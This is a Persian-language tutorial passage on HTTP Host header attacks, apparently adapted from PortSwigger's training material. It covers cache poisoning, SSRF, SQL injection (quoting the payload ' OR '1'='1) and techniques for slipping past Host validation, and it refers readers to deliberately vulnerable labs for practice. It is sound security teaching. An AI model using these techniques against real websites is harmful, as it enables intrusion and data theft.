توی این حمله، هکر هدر Host رو دستکاری می‌کنه تا محتوای مخرب رو توی کش سرور یا یه پراکسی (سیستم واسطه‌ای که درخواست‌ها رو مدیریت می‌کنه) ذخیره کنه. مثلاً اگه هدر Host به malicious.com تغییر کنه و سرور محتوای مخرب رو کش کنه، کاربرای دیگه که به سایت اصلی وصل می‌شن، محتوای مخرب رو از کش می‌گیرن و ممکنه به یه سایت جعلی هدایت بشن.

Business Logic Flaws in Specific Functionality (خطاهای منطق کسب‌وکار توی عملکردهای خاص)

منظور از منطق کسب‌وکار (business logic)، قوانینی هست که برنامه بر اساسش کار می‌کنه، مثلاً یه سایت فروشگاهی که فقط به کاربرای خاص تخفیف می‌ده. اگه این منطق به هدر Host وابسته باشه و هدر درست چک نشه، هکر می‌تونه با تغییر هدر، این منطق رو دور بزنه، مثلاً به یه تخفیف غیرمجاز دسترسی پیدا کنه یا یه عملکرد خاص رو دستکاری کنه.

Routing-Based SSRF (حمله SSRF مبتنی بر مسیریابی)

SSRF (Server-Side Request Forgery) یه نوع حمله‌ست که هکر سرور رو وادار می‌کنه به یه آدرس دلخواهش درخواست بفرسته. توی این مورد، اگه سرور از هدر Host برای مسیریابی

درخواست‌ها به سیستم‌های داخلی استفاده کنه، هکر می‌تونه با تغییر هدر، سرور رو وادار کنه به یه سرور مخرب درخواست بفرسته و مثلاً داده‌های حساس (مثل توکن‌های احراز هویت) رو فاش کنه.

Classic Server-Side Vulnerabilities, such as SQL Injection (آسیب‌پذیری‌های کلاسیک)

سمت سرور، مثل تزریق SQL

اگه سرور از هدر Host توی یه کوئری دیتابیس استفاده کنه و هدر رو درست فیلتر نکنه، هکر می‌تونه کد مخرب تزریق کنه. مثلاً توی SQL Injection، هکر یه کد SQL مخرب (مثل ' OR '1'='1) توی هدر Host می‌ذاره و باعث می‌شه کوئری دیتابیس تغییر کنه و داده‌های حساس (مثل رمزهای کاربر) فاش بشه.

چطور این آسیب‌پذیری‌ها به وجود میاد؟

آسیب‌پذیری‌های هدر HTTP Host معمولاً به‌خاطر یه فرض اشتباه به وجود میاد:

اینکه هدر Host تحت کنترل کاربر نیست. این فرض باعث می‌شه سرور به هدر Host اعتماد داشته باشه و مقدارش رو درست اعتبارسنجی یا escape نکنه، در حالی که هکر می‌تونه به‌راحتی با ابزارهایی مثل Burp Proxy این هدر رو دستکاری کنه.

حتی اگه خود هدر Host با امنیت بیشتری مدیریت بشه، بسته به تنظیمات سرورهایی که درخواست‌ها رو پردازش می‌کنن، ممکنه هکر بتونه با تزریق هدرهای دیگه، مقدار هدر Host رو بازنویسی (override) کنه. مثلاً هدرهایی مثل X-Forwarded-Host یا X-Host توی بعضی سرورها یا پراکسی‌ها پشتیبانی می‌شن و می‌تونن مقدار هدر Host رو تغییر بدن. گاهی صاحبای وب‌سایت نمی‌دونن که این هدرها به‌صورت پیش‌فرض پشتیبانی می‌شن و به همین دلیل، ممکنه به اندازه کافی بهشون توجه نکنن و این هدرها رو با دقت بررسی نکنن.

در واقع، خیلی از این آسیب‌پذیری‌ها به‌خاطر کد نویسی ناامن به وجود نمیان، بلکه به‌خاطر **تنظیمات ناامن (insecure configuration)** توی یک یا چند بخش از زیرساخت وبسایت به وجود میان. این مشکلات توی تنظیمات معمولاً به این دلیل که وبسایت‌ها از فناوری‌های شخص ثالث (third-party technologies) توی زیرساختشون استفاده می‌کنن، بدون اینکه گزینه‌های تنظیمات و تأثیرات امنیتی‌شون رو کامل بفهمن. مثلاً یه وبسایت ممکنه از یه CDN (شبکه تحویل محتوا، مثل Cloudflare، که محتوای سایت رو توی سرورهای مختلف دنیا ذخیره می‌کنه تا سرعت سایت بیشتر بشه) استفاده کنه، ولی تنظیماتش رو درست انجام نده، و این باعث بشه هدر Host به شکل ناامن پردازش بشه.

چطور آسیب‌پذیری‌های هدر HTTP Host را شناسایی و بهره‌برداری کنیم؟

توی این بخش، می‌خوایم دقیق‌تر بررسی کنیم که چطور می‌تونید بفهمید یه وبسایت در برابر حملات هدر HTTP Host آسیب‌پذیره یا نه. بعدش، مثال‌هایی از نحوه بهره‌برداری (exploit) از این آسیب‌پذیری‌ها می‌گیریم و چند آزمایشگاه تعاملی (interactive labs) هم معرفی می‌کنیم که می‌تونید باهاشون روی یه وبسایت عمداً آسیب‌پذیر تمرین کنید و این نوع حملات رو امتحان کنید. این آزمایشگاه‌ها معمولاً محیط‌های امن و کنترل‌شده‌ای هستن که برای آموزش و تست امنیتی طراحی شدن، مثل محیط‌هایی که توی پلتفرم‌هایی مثل PortSwigger ارائه می‌شن.

چطور با هدر HTTP Host آسیب‌پذیری‌ها را تست کنیم.

برای اینکه بفهمید یه وبسایت در برابر حملات هدر HTTP Host آسیب‌پذیره یا نه، به یه پراکسی رهگیری (intercepting proxy) نیاز دارید، مثل Burp Proxy که بخشی از ابزار Burp Suite هست و به شما اجازه می‌ده درخواست‌های HTTP رو بین مرورگر و سرور بگیرین، تغییر بدین و بررسی کنین. علاوه بر این، به ابزارهای تست دستی مثل Burp Repeater (ابزاری توی Burp Suite که می‌تونید

باهش یه درخواست رو چند بار با تغییرات مختلف بفرستید و پاسخ‌ها رو ببینید) و Burp Intruder (ابزاری برای تست خودکار که می‌تونه مقادیر مختلف رو توی یه بخش از درخواست امتحان کنه، مثلاً برای پیدا کردن آسیب‌پذیری‌ها) هم نیاز دارید.


به‌طور خلاصه، باید بررسی کنید که آیا می‌تونید هدر Host رو تغییر بدید و با این حال درخواستتون همچنان به برنامه هدف برسه یا نه. اگه بتونید هدر Host رو تغییر بدید و درخواست به سرور درست برسه، می‌تونید از این هدر برای کاوش توی برنامه استفاده کنید و ببینید این تغییر چه تأثیری روی پاسخ سرور داره. مثلاً ممکنه سرور یه رفتار غیرمنتظره نشون بده، مثل تولید لینک‌های اشتباه، ریدایرکت به یه دامنه دیگه، یا حتی فاش کردن داده‌های حساس.

ارسال یه هدر Host دلخواه

وقتی می‌خواید آسیب‌پذیری‌های تزریق هدر (Host header injection) Host رو بررسی کنید، اولین قدم اینه که تست کنید وقتی یه نام دامنه دلخواه و ناشناخته رو از طریق هدر Host می‌فرستید، چه اتفاقی می‌افته. منظور از "دلخواه" اینه که یه دامنه‌ای بفرستید که واقعی نیست یا متعلق به سرور هدف نیست، مثلاً به‌جای example.com که دامنه اصلی سایته، یه دامنه مثل fake.com بذارید.

بعضی از پراکسی‌های رهگیری به‌صورت مستقیم آدرس IP مقصد رو از هدر Host می‌گیرن، و این باعث می‌شه این نوع تست عملاً غیرممکن بشه. چون اگه هدر Host رو تغییر بدید، درخواست به یه آدرس IP کاملاً متفاوت فرستاده می‌شه و دیگه به سرور هدف نمی‌رسه. مثلاً اگه هدر Host رو به fake.com تغییر بدید، پراکسی سعی می‌کنه درخواست رو به IP مربوط به fake.com بفرسته، نه سرور اصلی. اما Burp Suite این مشکل رو حل کرده، چون به‌درستی هدر Host و آدرس IP مقصد رو از هم جدا نگه می‌داره. این جداسازی به شما اجازه می‌ده هر هدر Host دلخواه یا حتی ناقص و اشتباه (یعنی هدرهایی که فرمتشون درست نیست، مثلاً شامل کاراکترهای غیرمجاز باشه) رو بفرستید، و در عین حال مطمئن باشید که درخواست به سرور هدف فرستاده می‌شه.

برای مثال، فرض کنید سرور هدف شما example.com هست و IP ش 192.168.1.1 هست. توی Burp Suite می‌تونید هدر Host رو به fake.com تغییر بدید:



با این حال، Burp Suite درخواست رو به همون IP یعنی 192.168.1.1 می‌فرسته، چون آدرس IP مقصد رو جداگونه مدیریت می‌کنه. حالا می‌تونید پاسخ سرور رو بررسی کنید و ببینید آیا سرور به این هدر دلخواه واکنش نشون می‌ده یا نه. مثلاً اگه توی پاسخ سرور دیدید که یه لینک با دامنه fake.com تولید شده، یعنی سرور به هدر Host اعتماد کرده و ممکنه آسیب‌پذیر باشه.

گاهی اوقات، حتی اگه یه هدر Host غیرمنتظره بفرستید، باز هم می‌تونید به وبسایت هدف دسترسی پیدا کنید. این اتفاق ممکنه به دلایل مختلفی بیفته. برای مثال، بعضی سرورها طوری تنظیم شدن که یه گزینه پیش‌فرض یا جایگزین دارن، یعنی اگه درخواستی با یه نام دامنه ناشناخته دریافت کنن، به‌صورت خودکار به یه وبسایت پیش‌فرض هدایتش می‌کنن. اگه وبسایت هدف شما همون گزینه پیش‌فرض سرور باشه، شانس آوردید! توی این موقعیت، می‌تونید شروع کنید به بررسی اینکه برنامه با هدر Host چیکار می‌کنه و آیا این رفتار قابل بهره‌برداری (exploitable) هست یا نه. مثلاً ممکنه برنامه از هدر Host توی تولید لینک‌ها یا ریدایرکت‌ها استفاده کنه، و شما بتونید با تغییر هدر، کاربر رو به یه سایت مخرب بفرستید.


از طرف دیگه، چون هدر Host نقش خیلی اساسی توی عملکرد وبسایت‌ها داره، دستکاری کردنش معمولاً باعث می‌شه که دیگه نتونید به برنامه هدف دسترسی پیدا کنید. توی این حالت، سرور جلویی (front-end server) یا لود بالانسر (load balancer، سیستمی که ترافیک رو بین چند سرور تقسیم می‌کنه تا بار روی یه سرور زیاد نشه) که درخواست شما رو دریافت می‌کنه، ممکنه نفهمه که باید درخواست رو به کجا بفرسته. این باعث می‌شه یه خطای "Invalid Host header" (هدر Host

نامعتبر) دریافت کنید. این مشکل به خصوص اگه وبسایت هدف از طریق یه CDN (شبکه تحویل محتوا، مثل Cloudflare، که محتوای سایت رو توی سرورهای مختلف دنیا ذخیره می‌کنه تا سرعت سایت بیشتر بشه) در دسترس باشه، خیلی محتمله. توی این موقعیت، بهتره به سراغ تکنیک‌های دیگه‌ای که در ادامه توضیح می‌دیم برید.

بررسی اعتبارسنجی ناقص


به جای اینکه یه پاسخ "Invalid Host header" (هدر Host نامعتبر) دریافت کنید، ممکنه درخواستتون به خاطر یه اقدام امنیتی بلاک بشه. برای مثال، بعضی وبسایت‌ها هدر Host رو اعتبارسنجی می‌کنن تا ببینن آیا با SNI (Server Name Indication) توی دست‌دهی TLS (پروتکل امنیتی که برای رمزنگاری ارتباط بین مرورگر و سرور استفاده می‌شه) مطابقت داره یا نه. SNI یه بخش از پروتکل TLS هست که به سرور می‌گه کلاینت می‌خواد به کدوم دامنه وصل بشه، و توی سرورهایی که چند دامنه رو میزبانی می‌کنن استفاده می‌شه. اما این اعتبارسنجی لزوماً به این معنی نیست که وبسایت در برابر حملات هدر Host کاملاً ایمنه.

شما باید بفهمید که وبسایت چطور هدر Host رو تجزیه (parse) می‌کنه، یعنی چطور مقدار هدر رو می‌خونه و پردازش می‌کنه. این کار گاهی می‌تونه راه‌های فرار (loopholes) رو نشون بده که بتونید اعتبارسنجی رو دور بزنید. برای مثال، بعضی الگوریتم‌های تجزیه، پورت (port، شماره‌ای که مشخص می‌کنه درخواست به کدوم سرویس روی سرور فرستاده بشه، مثلاً پورت 80 برای HTTP) رو از هدر Host حذف می‌کنن، یعنی فقط نام دامنه رو اعتبارسنجی می‌کنن. توی این موقعیت، اگه بتونید یه پورت غیر عددی (non-numeric port) وارد کنید، می‌تونید نام دامنه رو دست‌نخورده نگه دارید تا مطمئن بشید درخواست به برنامه هدف می‌رسه، و در عین حال یه payload، رو از طریق پورت تزریق کنید. مثلاً:




توی این درخواست، `vulnerable-website.com` اعتبارسنجی رو رد می‌کنه چون دامنه درستیته، ولی `bad-stuff-here` به‌عنوان پورت در نظر گرفته می‌شه و ممکنه توی کد سرور پردازش بشه و باعث رفتار مخرب بشه.

بعضی سایت‌ها هم سعی می‌کنن با منطق تطبیق (`matching logic`) ساب‌دامین‌های دلخواه (`arbitrary subdomains`)، زیردامنه‌هایی که به دامنه اصلی وابسته‌ان، مثل `sub.vulnerable-website.com` رو مجاز کنن. توی این حالت، ممکنه بتونید اعتبارسنجی رو کامل دور بزنین، مثلاً با ثبت یه نام دامنه دلخواه که آخرش با همون رشته کاراکترهای دامنه مجاز تموم بشه:



یا می‌تونید از یه ساب‌دامین کمتر امن که قبلاً بهش نفوذ کردید استفاده کنید:



برای مثال‌های بیشتر از نقص‌های رایج توی اعتبارسنجی دامنه، می‌تونید به مطالب مربوط به دور زدن های رایج SSRF (Server-Side Request Forgery)، حمله‌ای که سرور رو وادار می‌کنه به یه آدرس دلخواه هکر درخواست بفرسته) و خطاهای تجزیه هدر Origin (هدر دیگه‌ای توی HTTP که منبع درخواست رو مشخص می‌کنه) نگاه کنید.


ارسال درخواست‌های مبهم

کدی که هدر Host رو اعتبارسنجی می‌کنه و کدی که با هدر یه کار آسیب‌پذیر انجام می‌ده، معمولاً توی بخش‌های مختلف برنامه یا حتی روی سرورهای جداگونه قرار دارن. با شناسایی و بهره‌برداری از تفاوت‌ها توی نحوه دریافت هدر Host توسط این سیستم‌ها، ممکنه بتونید یه درخواست مبهم بفرستید که بسته به اینکه کدوم سیستم بهش نگاه می‌کنه، هدر Host متفاوتی به نظر بیاد. در ادامه چند مثال از روش‌هایی که می‌تونید برای ساختن درخواست‌های مبهم استفاده کنید رو می‌گیم.

تزریق هدرهای Host تکراری

یه روش اینه که سعی کنید هدرهای Host تکراری (duplicate Host headers) اضافه کنید. البته، این کار معمولاً باعث می‌شه درخواستتون بلاک بشه، چون سرورها اغلب درخواست‌هایی با چند هدر Host رو رد می‌کنن. اما از اونجایی که مرورگرها هیچ‌وقت همچین درخواستی نمی‌فرستن، ممکنه توسعه‌دهنده‌ها این موقعیت رو پیش‌بینی نکرده باشن. توی این حالت، ممکنه رفتارهای عجیب و جالبی توی سرور ببینید که بتونید ازشون بهره‌برداری کنید.

سیستم‌ها و فناوری‌های مختلف این موقعیت رو به شکل‌های متفاوتی مدیریت می‌کنن، ولی معمولاً یکی از دو هدر Host اولویت پیدا می‌کنه و مقدار هدر دیگه رو نادیده می‌گیره یا بازنویسی (override) می‌کنه. وقتی سیستم‌ها روی اینکه کدوم هدر درست باشه توافق نداشته باشن، این تفاوت‌ها می‌تونه به موقعیت‌هایی منجر بشه که بتونید ازشون بهره‌برداری کنید. برای مثال، فرض کنید یه درخواست این شکلی بفرستید:




فرض کنید سرور جلویی (front-end) به هدر Host اول اولویت می‌دهد، ولی سرور بک‌اند هدر Host آخر رو ترجیح می‌دهد. توی این موقعیت، می‌تونید از هدر اول برای مطمئن شدن از اینکه درخواست به سرور هدف هدایت می‌شه استفاده کنید، و از هدر دوم برای تزریق payload توی کد سمت سرور استفاده کنید.

ارسال یه URL مطلق

معمولاً خط درخواست (خط اول درخواست HTTP مثل GET /example HTTP/1.1) یه مسیر نسبی (relative path) روی دامنه درخواستی رو مشخص می‌کنه، ولی خیلی از سرورها طوری تنظیم شدن که درخواست‌هایی با URL های مطلق (absolute URLs، آدرس‌های کامل مثل /https://example.com) رو هم بفهمن.

مبهم بودن ناشی از ارسال همزمان یه URL مطلق و یه هدر Host می‌تونه باعث تفاوت‌هایی بین سیستم‌های مختلف بشه. طبق استاندارد، موقع مسیریابی درخواست، خط درخواست باید اولویت داشته باشه، ولی توی عمل همیشه اینطور نیست. شما می‌تونید از این تفاوت‌ها به همون شکلی که توی هدرهای Host تکراری استفاده کردید، بهره‌برداری کنید. برای مثال:




توی این درخواست، خط درخواست می‌گه که مقصد vulnerable-website.com هست، ولی هدر Host یه مقدار دیگه داره. اگه سرور جلویی به خط درخواست اولویت بده و سرور بک‌اند به هدر Host، می‌تونید از این تفاوت برای تزریق پیلود استفاده کنید.

یه نکته اینه که ممکنه لازم باشه با پروتکل‌های مختلف (مثلاً HTTP یا HTTPS) آزمایش کنید. سرورها گاهی بسته به اینکه خط درخواست شامل یه URL با HTTP باشه یا HTTPS، رفتار متفاوتی نشون می‌دن.

اضافه کردن خطوط شکسته

یه روش دیگه برای پیدا کردن رفتارهای عجیب اینه که هدرهای HTTP رو با یه کاراکتر فاصله (space character) تورفتگی (indent) بدید. بعضی سرورها هدر تورفته رو به عنوان یه خط شکسته تفسیر می کنن و فکر می کنن که این هدر بخشی از مقدار هدر قبلی هست. سرورهای دیگه ممکنه هدر تورفته رو کامل نادیده بگیرن.

به خاطر مدیریت خیلی ناسازگار این موقعیت، معمولاً تفاوت هایی بین سیستم های مختلف که درخواست شما رو پردازش می کنن به وجود میاد. برای مثال، فرض کنید یه درخواست این شکلی بفرستید:



وبسایت ممکنه درخواست هایی با چند هدر Host رو بلاک کنه، ولی شما می تونید با تورفتگی دادن به یکی از هدرها، این اعتبارسنجی رو دور بزنید. اگه سرور جلویی هدر تورفته رو نادیده بگیره، درخواست به عنوان یه درخواست معمولی برای vulnerable-website.com پردازش می شه. حالا فرض کنید سرور بک اند فاصله اول رو نادیده می گیره و توی موقعیت هدرهای تکراری، هدر اول رو اولویت می ده. این تفاوت ممکنه به شما اجازه بده مقادیر دلخواه رو از طریق هدر Host شکسته شده "ارسال کنید".


Inject host override headers (تزریق هدرهای بازنویسی Host)

حتی اگر نتوانید با استفاده از `Host` هدر متفاوتی به نظر بیاید) هدر `Host` رو بازنویسی کنید، راههای دیگری برای تغییر مقدار این هدر وجود دارد، بدون اینکه خود هدر `Host` رو مستقیم دستکاری کنید. یکی از این روشها، تزریق `payload` از طریق هدرهای `HTTP` دیگهست که برای همین منظور طراحی شدن، البته برای کاربردهای بیخطرتر.

